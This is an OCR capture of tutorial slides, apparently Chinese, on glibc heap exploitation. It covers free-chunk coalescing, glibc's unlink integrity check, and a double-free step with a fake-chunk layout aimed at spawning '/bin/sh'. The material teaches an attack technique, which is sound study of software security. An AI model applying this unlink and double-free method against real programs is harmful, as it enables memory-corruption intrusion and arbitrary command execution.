
free(p1)




空闲堆块合并


BK
P
FD
pre_size
size
fd
bk
pre_size
size1
fd
bk
pre_size
size
fd
bk
size2

```
FD = P->fd;
BK = P->bk;
if (__builtin_expect (FD->bk != P || BK->fd != P, 0))
      malloc_printerr (check_action, "corrupted double-linked list", P, AV);
else {
      FD->bk = BK;
      BK->fd = FD;
      ...
}
```







Step.7

Double Free


free(p1)




[heap]
[.data]
chunk 2
776 + 1
fake P0
0
504 + 1
&p0 - 12
&p0 - 8
aaaaaaaaaaaaaaaaaa
...
fake P1
504
264 + 0
chunk 3
28 + 1
'/bin/sh'
un_size + 1
p0, p2
p1
p3
break
&p0 = 0x0804bfa0
p0
p1
p2
p3

[heap]


[.data]



